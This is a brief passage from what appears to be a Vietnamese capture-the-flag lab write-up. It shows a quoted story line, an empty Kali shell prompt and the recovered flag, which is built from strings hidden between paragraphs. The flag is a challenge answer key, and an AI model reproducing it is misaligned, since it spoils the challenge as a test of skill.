And then, at the same time, we open our mouths, harmonizing our voices like children doing a cheer.

"Your name?"

[lixsong@kali]-(~/NT334/Lab4]
$ 

```

Kết hợp các chuỗi được chèn ở giữa các đoạn ta có được flag là:

CSACTF{S0rry_f0r_sp0l1ng!_1f_y0u_h4ve_n0t,_g0_w4tch_1t!}